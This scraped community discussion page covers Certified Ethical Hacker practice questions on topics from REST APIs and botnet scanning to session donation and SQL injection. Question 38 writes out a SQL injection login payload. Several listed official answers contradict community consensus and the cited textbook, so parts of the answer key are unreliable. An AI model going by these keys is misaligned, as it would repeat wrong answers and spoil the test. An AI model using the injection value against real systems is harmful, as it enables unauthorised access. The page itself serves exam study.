Mann098 Most Recent 1 year, 7 months ago
TPM (Trusted Platform Module)
upvoted 1 times

Nicknp 1 year, 9 months ago
Option D TPM
upvoted 1 times

insaniunt 2 years, 2 months ago
D. TPM
upvoted 1 times

iitc_duo 2 years, 4 months ago
TPM works by creating encryption codes. Half of the encryption key is stored on the TPM chip and the other half is stored on the computer hard drive, so if the TPM chip is removed, the computer will not boot. Firmware such as Microsoft's BitLocker requires TPM.
upvoted 2 times

jeremy13 2 years, 9 months ago
D. TPM
upvoted 2 times

Question #27 *Topic 1*

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.
What is the type of web-service API mentioned in the above scenario?

A. RESTful API

B. JSON-RPC

C. SOAP API

D. REST API

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

Nst6310 Highly Voted 3 years ago
A RESTful API (Representational State Transfer) is a type of web-service API that uses HTTP methods such as PUT, POST, GET, and DELETE to perform operations on resources. It is designed to be simple, stateless, and scalable, making it suitable for modern web applications. RESTful APIs use standard HTTP status codes and are commonly used for building web services that can be easily integrated with other systems.
upvoted 9 times

Mann098 Most Recent 1 year, 7 months ago
RESTful API
upvoted 1 times

broman 1 year, 11 months ago
FYI: There's no functional difference between the two terms. Saying an API is "RESTful" just means that it adheres to the REST principles properly. In practice, both terms are used interchangeably to refer to the same type of API. If someone says "REST API" or "RESTful API," they are generally referring to the same concept: an API designed according to REST architectural principles.
upvoted 2 times

Nicknp 2 years, 3 months ago
option A RESTful API
upvoted 1 times

insaniunt 2 years, 8 months ago
A. RESTful API
upvoted 1 times

sringan 2 years, 10 months ago
Reference: CEH v12 Official book Pg no: 2089
upvoted 1 times

jeremy13 3 years, 3 months ago
A. RESTful API
upvoted 1 times

eli117 3 years, 4 months ago
A. RESTful API Explanation: The description of a web service that uses HTTP methods such as PUT, POST, GET, and DELETE, and is designed to reduce complexity and increase the integrity of updating and changing data, matches the characteristics of a RESTful API. REST (Representational State Transfer) is a popular architectural style used in creating web services that operate over HTTP.
upvoted 3 times

Question #28 *Topic 1*

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?

A. Subnet scanning technique

B. Permutation scanning technique

C. Hit-list scanning technique.

D. Topological scanning technique

Suggested Answer: *D*
Official Answer: D

Community vote distribution
C (100%)

jeremy13 Highly Voted 2 years, 10 months ago
C - Hit-List scanning technique 312-50v11- questions 147 Module 10 P1429 V12 *Hit-list Scanning Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time. *Topological Scanning This technique uses the information obtained from an infected machine to find new vulnerable machines. An infected host checks for URLs in the hard drive of a machine that it wants to infect. Subsequently, it shortlists URLs and targets, and it checks their vulnerability. This technique yields accurate results, and its performance is similar to that of the hit-list scanning technique.
upvoted 16 times

Mann098 Most Recent 1 year, 7 months ago
Hit-List scanning technique
upvoted 1 times

Nicknp 1 year, 9 months ago
Option C hitlist scanning technique
upvoted 1 times

SumanSantro 2 years, 1 month ago
Option C. Hit-list scanning technique. is the correct answer
upvoted 1 times

insaniunt 2 years, 2 months ago
C. Hit-list scanning technique
upvoted 1 times

eronmelo 2 years, 4 months ago
C. Hit-List Scanning Ebook CEHv12 Module 10 Page 1429
upvoted 1 times

Benignhack 2 years, 6 months ago
c, hit list scanning
upvoted 1 times

ZacharyDriver 2 years, 6 months ago
C. Hit-list Scanning Technique
upvoted 1 times

Henrikrp 2 years, 7 months ago
C. Hit-list scanning technique.
upvoted 1 times

jeremy13 2 years, 9 months ago

C. Hit-list scanning technique.

upvoted 1 times

sTaTiK 2 years, 9 months ago

Anser is Hitlist: The technique discussed here is the Hit-list scanning technique. In the Hit-list scanning technique, the attacker creates a list of potential targets that are vulnerable to a specific exploit or attack. The attacker then uses this list to scan and infect the vulnerable machines. Once a machine is compromised, it can be used to scan for and infect other vulnerable machines on the list. The list is then divided among the compromised machines, and the scanning process continues until all the machines on the list are infected. This technique is often used to create botnets, which are networks of infected machines that can be controlled by the attacker. Botnets can be used for various purposes, such as launching DDoS attacks, stealing sensitive information, or distributing spam or malware. The Hit-list scanning technique allows the attacker to quickly infect a large number of machines and create a powerful botnet.

upvoted 4 times

Chipless 2 years, 10 months ago

Hit-list Scanning SOURCE: CEH v12 eBook Module 10 pg 954

upvoted 3 times

eli117 2 years, 10 months ago

C. Hit-list scanning technique. Explanation: The technique described in the scenario is known as the hit-list scanning technique, where an attacker compiles a list of potential targets, and then targets them by dividing the list and assigning each part to a different infected machine. This allows for simultaneous scanning, increasing the spread of the malicious code.

upvoted 2 times

Question #29 *Topic 1*

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to.
What type of hacker is Nicolas?

A. Black hat

B. White hat

C. Gray hat

D. Red hat

Suggested Answer: *B*
Official Answer: B

Community vote distribution
C (64%) B (36%)

SailOn Highly Voted 2 years, 11 months ago
From CEH v12 book, the defining feature of a white hat is PERMISSION. That's Chapter 1, and the whole point of the entire CEH course, PERMISSION. If you do not have it, you are not a white hat. So answer is C. GRAY HATThis is true!White Hats, Keyword "They have permission from the system owner." White Hats: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner. Gray Hats: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
upvoted 25 times

SailOn Highly Voted 2 years, 11 months ago
From CEH v12 book, the defining feature of a white hat is PERMISSION. That's Chapter 1, and the whole point of the entire CEH course, PERMISSION. If you do not have it, you are not a white hat.

So answer is C. GRAY HAT
upvoted 25 times

qtygbapjpesdayazko 2 years, 5 months ago
This is true!
upvoted 1 times

qtygbapjpesdayazko 2 years, 5 months ago
This is true!White Hats, Keyword "They have permission from the system owner." White Hats: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner. Gray Hats: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
upvoted 1 times

qtygbapjpesdayazko 2 years, 5 months ago
White Hats, Keyword "They have permission from the system owner." White Hats: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner. Gray Hats: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
upvoted 1 times

0ea2cf3 2 years, 5 months ago

White hat hacker because even though Nicolas did not have permission, it was a public-facing website that implied that Nicholas did not have to do anything nefarious to access the site.

upvoted 5 times

HackerTom Most Recent 1 year, 4 months ago

I can see why people are saying B but the question is poor because you don't necessarily have to break into anything to find an 0-day, it could just be something obvious on a page thats publicly hosted and you can theorize what the next steps would be. So the possibility for B is definitely there.

upvoted 1 times

RobertVidal 1 year, 5 months ago

Nicolas is an **ethical hacker** or a **white-hat hacker**. Since he responsibly disclosed the vulnerability to both the system owner and Microsoft instead of exploiting it for malicious purposes, he is demonstrating the behavior of a **white-hat hacker**—someone who helps organizations improve their security by identifying and reporting vulnerabilities ethically. If Nicolas had disclosed the vulnerability publicly before giving the affected parties a chance to fix it, he might be considered a **gray-hat hacker**. However, since he followed responsible disclosure practices, he fits the white-hat category.

upvoted 1 times

Mann098 1 year, 7 months ago

Gray hat

upvoted 1 times

blehbleh 1 year, 8 months ago

This is C. If you think this is B you should not take this exam.

upvoted 2 times

7c4eac1 1 year, 8 months ago

White Hat is the right answer. Grey is a combination of both White and Black. white during the day and black during night.

upvoted 2 times

W1seByt3s 1 year, 9 months ago

- Answer is C (No permission + Good intentions = Gey hat)

upvoted 2 times

bomboclad 1 year, 10 months ago

C the hack did not start with permission then he was Black but when he reported the zero day he became gray not White because he did not start with permission

upvoted 2 times

afonsopaizin 1 year, 10 months ago

the c is correct

upvoted 1 times

f257c4e 2 years, 2 months ago

I was misleaded by the good intentions of Nicolas, but he doesn't have permission.

upvoted 3 times

qtygbapjpesdayazko 2 years, 5 months ago

White Hats, Keyword "They have permission from the system owner."

upvoted 1 times

Theclassicman 2 years, 7 months ago

Does not say they got permission first to scan. So I would consider them a gray hat hacker.

upvoted 2 times

Hapipass 2 years, 7 months ago

C. Gray Hat White Hat (with Permission and good intention) + Black Hat (without permission and bad intention) = Gray Hat (with/without permission and good/bad intention)

upvoted 2 times

Folken 2 years, 7 months ago

Gray Hats : no permission

upvoted 1 times

insaniunt 2 years, 8 months ago

pag 39 from CEH v12 book: White Hats Individuals who use their professed hacking skills for defensive purposes and are also known as security analysts. They have permission from the system owner Gray Hats Individuals who work both offensively and defensively at various times

upvoted 1 times

insaniunt 2 years, 8 months ago

See page 39 from CEH v12 book. White Hats: Individuals who use their professed hacking skills for defensive purposes and are also known as security analysts. They have permission from the system owner (end Nicolas dont have) So, Nicolas are: C. Gray Hats Individuals who work both offensively and defensively at various times

upvoted 2 times

Question #30 *Topic 1*

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials.
Which of the following tools is employed by Clark to create the spoofed email?

A. Evilginx

B. Slowloris

C. PLCinject

D. PyLoris

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

Vincent_Lu Highly Voted 3 years, 2 months ago
A. Evilginx A. Evilginx: A tool for phishing and credential harvesting by manipulating HTTPS traffic to steal sensitive information. B. Slowloris: A DoS attack tool that exhausts server resources by keeping multiple connections open with minimal data, causing server overload. C. PLCinject: A tool for attacking industrial control systems and programmable logic controllers, gaining unauthorized access and control over critical infrastructure. D. PyLoris: A DoS attack tool similar to Slowloris, performing low-and-slow attacks to exhaust server resources and deny service to legitimate users.
upvoted 18 times

jeremy13 Highly Voted 3 years, 4 months ago
A. Evilginx Phishing Tools Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization :=>Tools like BLACKEYE / PhishX / PhishX / Trape / Evilginx P1360 : Module 9
upvoted 5 times

Mann098 Most Recent 1 year, 7 months ago
Evilginx
upvoted 1 times

arthas989 1 year, 12 months ago
Book V12 : Module 10 P974 DoS/DDoS attack tools: XOIC / HULK / Metasploit / Tor's Hammer / Slowloris / PyLoris
upvoted 1 times

sunce12 2 years, 1 month ago
Option A Evilginx
upvoted 1 times

Nicknp 2 years, 3 months ago
Option A Evilginx
upvoted 1 times

eli117 3 years, 4 months ago
A. Evilginx Explanation: Evilginx is a powerful phishing tool that enables an attacker to intercept login credentials and session cookies of any web service that is using a vulnerable two-factor authentication protocol. With this tool, attackers can create fake web pages that look exactly like the real ones, luring users into providing their login credentials and allowing the attacker to intercept them.
upvoted 1 times

Question #31 *Topic 1*

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation.
What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Agent-based scanner

B. Network-based scanner

C. Cluster scanner

D. Proxy scanner

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (66%) B (34%)

jeremy13 Highly Voted 3 years, 4 months ago
A. Agent-based scanner Module 05/P561 CEH bookV12 *Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning. *Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. *Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network. * Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.
upvoted 23 times

eli117 Highly Voted 3 years, 4 months ago
B. Network-based scanner Explanation: In the given scenario, John employs a network-based scanner to identify vulnerabilities on the machines in the same network. A network-based scanner is a type of vulnerability assessment tool that scans the network for vulnerabilities and identifies security holes in the network devices and systems. It is a non-intrusive scanner that can detect vulnerabilities without accessing the system. It sends packets to the network and analyzes the response to identify vulnerabilities.you would have been right is the was no installing. the question said the scanner was installed on a machine. the right answer is A
upvoted 6 times

eli117 3 years, 4 months ago
Selected Answer: B
B. Network-based scanner

Explanation: In the given scenario, John employs a network-based scanner to identify vulnerabilities on the machines in the same network. A network-based scanner is a type of vulnerability assessment tool that scans the network for vulnerabilities and identifies security holes in the network devices and systems. It is a non-intrusive scanner that can detect vulnerabilities without accessing the system. It sends packets to the network and analyzes the response to identify vulnerabilities.
upvoted 6 times

best2000 3 years, 3 months ago
you would have been right is the was no installing. the question said the scanner was installed on a machine. the right answer is A
upvoted 5 times

RobertVidal Most Recent 1 year, 6 months ago
I think that it is answer A, because it says that the attacker installs the scanner on a single machine to scan other machines on the same network.
upvoted 2 times

Mann098 1 year, 7 months ago
Agent-based scanneR
upvoted 1 times

ametah 2 years, 1 month ago
Listed below are some of the location and data examination tools: o Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning. o Agent-Based Scanner: Agent-based scanners

reside on a single machine but can scan several machines on the same network. o Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network. o Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network

upvoted 1 times

zarrrzz 2 years, 2 months ago

The most appropriate choice is: B. Network-based scanner. Explanation: Agent-based scanner: This typically involves installing software agents on each target machine to perform vulnerability assessments. It doesn't fit the scenario where a scanner is installed on one machine and used to scan others. Network-based scanner: This is a scanner that examines network traffic or directly probes other machines on the network to identify vulnerabilities. It matches the scenario where a scanner was installed on a machine and used to scan other machines on the same network. Cluster scanner: This is less commonly referred to in the context of vulnerability assessment tools and usually pertains to managing and scanning clusters of machines, but not in the specific way described. Proxy scanner: This typically involves using a proxy to scan web traffic, and is not relevant to the scenario described.

upvoted 4 times

Lost_Memo 2 years, 3 months ago

I Believe the answer is B as I understand how you are using the key word install, to run an agent-based scan all the machines involved need have the agent installed on them to do the scan, while network scan requires connectivity, and this scenario I do not think the attacker has access to any other device to install the agents.

upvoted 2 times

desertlotus1211 2 years, 4 months ago

Though the scanner software was installed on a victims machine... Actually a network based scanner is being performed to identify vulnerabilities on the network and on the other machines.

Agent based scanner would be installed a on machine BUT will send information about THAT machine to a central repo. This is not happening in this scenario.

upvoted 1 times

desertlotus1211 2 years, 4 months ago

Though the scanner software was installed on a victims machine... Actually a network based scanner is being performed to identify vulnerabilities on the network and on the other machines. Agent based scanner would be installed a on machine BUT will send information about THAT machine to a central repo. This is not happening in this scenario.Agent-based scanning is a type of vulnerability scanning that involves installing a software agent on each system that needs to be scanned. The agent then monitors and reports on the system's status, enabling real-time data collection and analysis.

upvoted 1 times

desertlotus1211 2 years, 4 months ago

Agent-based scanning is a type of vulnerability scanning that involves installing a software agent on each system that needs to be scanned. The agent then monitors and reports on the system's status, enabling real-time data collection and analysis.

upvoted 2 times

jettguo 2 years, 5 months ago

My answer is network-base scanner. Reason 1: although an "agent" is installed on a victim machine, there is no mention of using this scanner to scan for vulnerability on this victim machine. Reason 2: The "agent" was used to scan on machines within the network, this fits the signature of a "network-based scanner"

upvoted 1 times

sh4dali 2 years, 5 months ago

A. Agent based. "installed a scanner on a machine" keyword is on a machine.

upvoted 1 times

barey 2 years, 6 months ago

GPT4: B. Network-based scanner In the scenario described, the professional hacker is using a network-based scanner. This type of scanner is deployed on a network and scans multiple machines on that network to identify potential vulnerabilities without being installed on each individual machine. Network-based scanners are commonly used to assess security posture and identify vulnerabilities that could be exploited.

upvoted 1 times

yasso2023 2 years, 7 months ago

In the scenario described, where the hacker installed a scanner on a machine within the victim's network and scanned several machines on the same network, it aligns more closely with an Agent-Based Scanner. Agent-based scanners reside on a single machine but can scan several machines on the same network.

upvoted 1 times

HetBeest 2 years, 8 months ago

None-of-the-above would have been my answer. John didn't employ anything (himself).

upvoted 1 times

4MM449 2 years, 8 months ago

A. Agent-based scanner

upvoted 1 times

insaniunt 2 years, 8 months ago

page 561 from CEH v12 book: Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network. A. Agent-Based Scanner

upvoted 1 times

Question #32 *Topic 1*

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?

A. Watering hole attack

B. DNS rebinding attack

C. MarioNet attack

D. Clickjacking attack

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (92%) D (8%)

jeremy13 Highly Voted 2 years, 10 months ago
A. Watering hole attack P1952 / Module 14 CEH book V12 +Watering Hole Attack It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.
upvoted 6 times

Mann098 Most Recent 1 year, 7 months ago
Watering hole attack
upvoted 1 times

Nicknp 1 year, 9 months ago
Clickjacking
upvoted 1 times

AA_Ron 2 years, 2 months ago
Watering hole attack. You can lead a horse but you can't make him drink
upvoted 3 times

eli117 2 years, 10 months ago
A. Watering hole attack Explanation: In the given scenario, Joel is using a technique called the watering hole attack. This technique involves the attacker targeting a specific group of individuals or organization by infecting a website that the targeted group regularly visits, also known as the "watering hole". The attacker then injects a malicious code into the website, which can be used to download malware onto the victim's machine. When the victim visits the infected website, the malware is automatically downloaded onto their system. This attack is often used when traditional phishing techniques fail to work or are too risky to execute.
upvoted 2 times

Question #33 *Topic 1*

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.
What type of malware did the attacker use to bypass the company's application whitelisting?

A. File-less malware

B. Zero-day malware

C. Phishing malware

D. Logic bomb malware

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (83%) B (17%)

eli117 Highly Voted 2 years, 10 months ago
A. File-less malware Explanation: In this scenario, the attacker used file-less malware to bypass the company's application whitelisting. File-less malware resides entirely in memory, making it difficult for antivirus software and IDS/IPS to detect. It can run in the context of a trusted process or system application, and can be delivered through various attack vectors, including phishing emails, malicious websites, or network exploits.
upvoted 9 times

Mann098 Most Recent 1 year, 7 months ago
File-less malware
upvoted 2 times

hang10z 1 year, 7 months ago
Zero day, otherwise his ips/ids and av would detect the threat. AV/EDR can detect malware running in memory.File-less, I change my answer
upvoted 1 times

hang10z 1 year, 7 months ago
Selected Answer: B
Zero day, otherwise his ips/ids and av would detect the threat. AV/EDR can detect malware running in memory.
upvoted 1 times

hang10z 1 year, 7 months ago
File-less, I change my answer
upvoted 3 times

kikour 1 year, 10 months ago
0day because it's most likely not in a whitelist, IDS/IPS may detect file-less still
upvoted 2 times

insaniunt 2 years, 2 months ago
A. File-less malware
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
A. File-less malware should be the answer. But why not B?
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
A. File-less malware should be the answer. But why not B?Because it's mentioned AV didn't flag any "non-whitelisted file"zero day does not necessarily need a file to execute
upvoted 2 times

deviii 2 years, 6 months ago
Because it's mentioned AV didn't flag any "non-whitelisted file"zero day does not necessarily need a file to execute
upvoted 2 times

deviii 2 years, 6 months ago

Because it's mentioned AV didn't flag any "non-whitelisted file"

upvoted 2 times

mattlai 2 years, 6 months ago

zero day does not necessarily need a file to execute

upvoted 2 times

jeremy13 2 years, 10 months ago

A. File-less malware 312-50v11 Q164 https://www.trellix.com/en-us/security-awareness/ransomware/what-is-fileless-malware.html

upvoted 2 times

Question #34 *Topic 1*

Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Suggested Answer: *C*

Official Answer: C

Community vote distribution

C (100%)

eli117 Highly Voted 2 years, 4 months ago

In digital signature, the sender signs the message using their private key, which only the sender knows. The recipient can verify that the message came from the sender by using the sender's public key. Therefore, in this scenario, Dorian is signing the email with his private key, and Poly will validate it using Dorian's public key.

upvoted 12 times

Mann098 Most Recent 1 year, 7 months ago

Dorian is signing with his private key and Poly will verify using Dorian's public key

upvoted 1 times

insaniunt 1 year, 8 months ago

C. Dorian is signing with his private key and Poly will verify using Dorian's public key.

upvoted 1 times

Benignhack 2 years ago

c- self private key to sign in digit signature

upvoted 1 times

jeremy13 2 years, 3 months ago

Like V11 Q150

upvoted 1 times

Question #35 *Topic 1*

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.
What type of attack he is experiencing?

A. DHCP spoofing

B. DoS attack

C. ARP cache poisoning

D. DNS hijacking

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

Vincent_Lu Highly Voted 3 years, 2 months ago
D. DNS hijacking A. DHCP spoofing: Attacker impersonates DHCP server, obtains client IP addresses and network information, redirects to malicious networks. B. DoS attack: Attacker overwhelms target system, consumes resources, causes service disruption. C. ARP cache poisoning: Attacker sends false ARP responses, redirects target traffic to attacker-controlled location, enables man-in-the-middle attacks. D. DNS hijacking: Attacker modifies DNS queries/responses, redirects users to incorrect/malicious websites, steals sensitive information.
upvoted 9 times

Mann098 Most Recent 1 year, 7 months ago
DNS hijacking
upvoted 2 times

ametah 2 years, 1 month ago
In DNS Hijacking, the attacker modifies DNS queries/responses, redirects users to incorrect/malicious websites, steals sensitive information.
upvoted 2 times

sunce12 2 years, 1 month ago
D. DNS hijacking
upvoted 2 times

insaniunt 2 years, 8 months ago
D. DNS hijacking
upvoted 1 times

jeremy13 3 years, 3 months ago
D. DNS hijacking Like V11 Q205
upvoted 2 times

eli117 3 years, 4 months ago
D. DNS hijacking. Explanation: In the given scenario, Joe is experiencing a type of attack known as DNS hijacking. In DNS hijacking, an attacker diverts traffic intended for a legitimate website to a different IP address, which may lead to a fake website designed to look like the original one. The purpose of such an attack is to steal sensitive information, such as login credentials, from unsuspecting users. In this case, the attacker has redirected Joe to a phishing website that mimics the original website, prompting him to enter his credentials.
upvoted 3 times

Question #36 *Topic 1*

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.
What is the attack performed by Boney in the above scenario?

A. Forbidden attack

B. CRIME attack

C. Session donation attack

D. Session fixation attack

Suggested Answer: *D*
Official Answer: D

Community vote distribution
C (84%) D (16%)

jeremy13 Highly Voted 3 years, 4 months ago
C. Session donation attack see 312-50v11 topic 1 question 188 Module 11 P1552 CEH BOOK V12 In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation.
upvoted 22 times

Nst6310 Highly Voted 3 years ago
D. Session fixation attack In a session fixation attack, the attacker (Boney) tricks a user (the target employee) into using a session ID that the attacker already knows and has control over. The attacker may obtain a valid session ID by logging into the service himself and then trick the target employee into using that same session ID.
upvoted 6 times

Mann098 Most Recent 1 year, 7 months ago
Session donation attack
upvoted 1 times

KalingaDev 1 year, 8 months ago
A Session Fixation attack occurs when the attacker sets or "fixes" a known session ID for the victim before the victim logs in or performs actions. In other words, the attacker provides the victim with a session ID that the attacker already knows.
upvoted 1 times

Karthikeyan017 2 years, 1 month ago
Ans: C
upvoted 2 times

insaniunt 2 years, 8 months ago
From CEH BOOK v 12 - Module 11 Page 1552: A session donation attack involves the following steps: 1 The attacker logs into a service, establishes a legitimate connection with the target web server, and deletes the stored information. 2 The target web server (e.g., http://citibank.com/) issues a session ID, say 0D6441FEA4496C2, to the attacker. 3 The attacker then donates their session ID, say http://citibank.com/?SID=0D6441FEA4496C2, to the victim and lures the victim to click on it to access the website. 4 The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's page in the victim's browser with SID=0D6441FEA4496C2. Finally, the victim enters their information in the page and saves it.
■ The attacker can now login as themselves and acquire the victim's information
upvoted 1 times

kunnu 2 years, 11 months ago
Answer is C: CEH v12 Module 11 - Page 1552/2113.
upvoted 2 times

SailOn 2 years, 11 months ago

Both C and D involves giving the victim a valid session ID, but the defining difference is the source of the session ID. In fixation, it can be any source, but in a donation attack, it must be a session ID belonging to the attacker. So, C

upvoted 3 times

naija4life 3 years, 1 month ago

D. Session fixation attack

upvoted 1 times

Rocko1 3 years, 2 months ago

Here is a great article for Session Donation :
https://media.defcon.org/DEF%20CON%2017/DEF%20CON%2017%20presentations/DEF%20CON%2017%20-%20alek_amrani-session_donation.pdf

upvoted 3 times

victorfs 3 years, 2 months ago

The correct option is C

upvoted 1 times

sTaTiK 3 years, 3 months ago

Anser is C in this case.

upvoted 2 times

sausageman 3 years, 4 months ago

C. Session donation attack Jeremy13 explanation is correct

upvoted 2 times

eli117 3 years, 4 months ago

In a session fixation attack, the attacker fixes a valid session ID for a user, which allows the attacker to hijack the user's session after they authenticate to the targeted application.

upvoted 4 times

Question #37 *Topic 1*

Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Session splicing

B. Urgency flag

C. Obfuscating

D. Desynchronization

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

eli117 Highly Voted 2 years, 10 months ago
C. Obfuscating. Explanation: Obfuscation is a technique used by hackers to hide their malicious activities from security systems, such as Intrusion Detection Systems (IDS). In this case, Kevin encoded the packets with Unicode characters to make them difficult for the IDS to recognize and understand. This technique is used to bypass security measures and gain access to a system undetected. However, the target web server can decode the packets, which allows Kevin to gain access to the system. Session splicing, urgency flag, and desynchronization are other techniques used by hackers to evade IDS systems, but they are not applicable in this scenario.appreciate your answer and explanationsPerfect explanation!
upvoted 12 times

eli117 Highly Voted 2 years, 10 months ago
Selected Answer: C
C. Obfuscating.

Explanation: Obfuscation is a technique used by hackers to hide their malicious activities from security systems, such as Intrusion Detection Systems (IDS). In this case, Kevin encoded the packets with Unicode characters to make them difficult for the IDS to recognize and understand. This technique is used to bypass security measures and gain access to a system undetected. However, the target web server can decode the packets, which allows Kevin to gain access to the system. Session splicing, urgency flag, and desynchronization are other techniques used by hackers to evade IDS systems, but they are not applicable in this scenario.
upvoted 12 times

rayofhope 2 years, 1 month ago
appreciate your answer and explanations
upvoted 3 times

_A_R_D_N_23 1 year, 10 months ago
Perfect explanation!
upvoted 2 times

Mann098 Most Recent 1 year, 7 months ago
Obfuscating
upvoted 1 times

insaniunt 2 years, 2 months ago
C. Obfuscating
upvoted 1 times

naija4life 2 years, 7 months ago
C. Obfuscating
upvoted 1 times

jeremy13 2 years, 9 months ago
C. Obfuscating CEH Book V12 Module 12 Page 1672 Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode.

upvoted 4 times

Question #38 *Topic 1*

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

Username: attack' or 1=1 –
Password: 123456

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'

B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'

C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'

D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Suggested Answer: *A*
Official Answer: A

Community vote distribution
D (73%) B (13%) A (13%)

Stoa Highly Voted 3 years ago
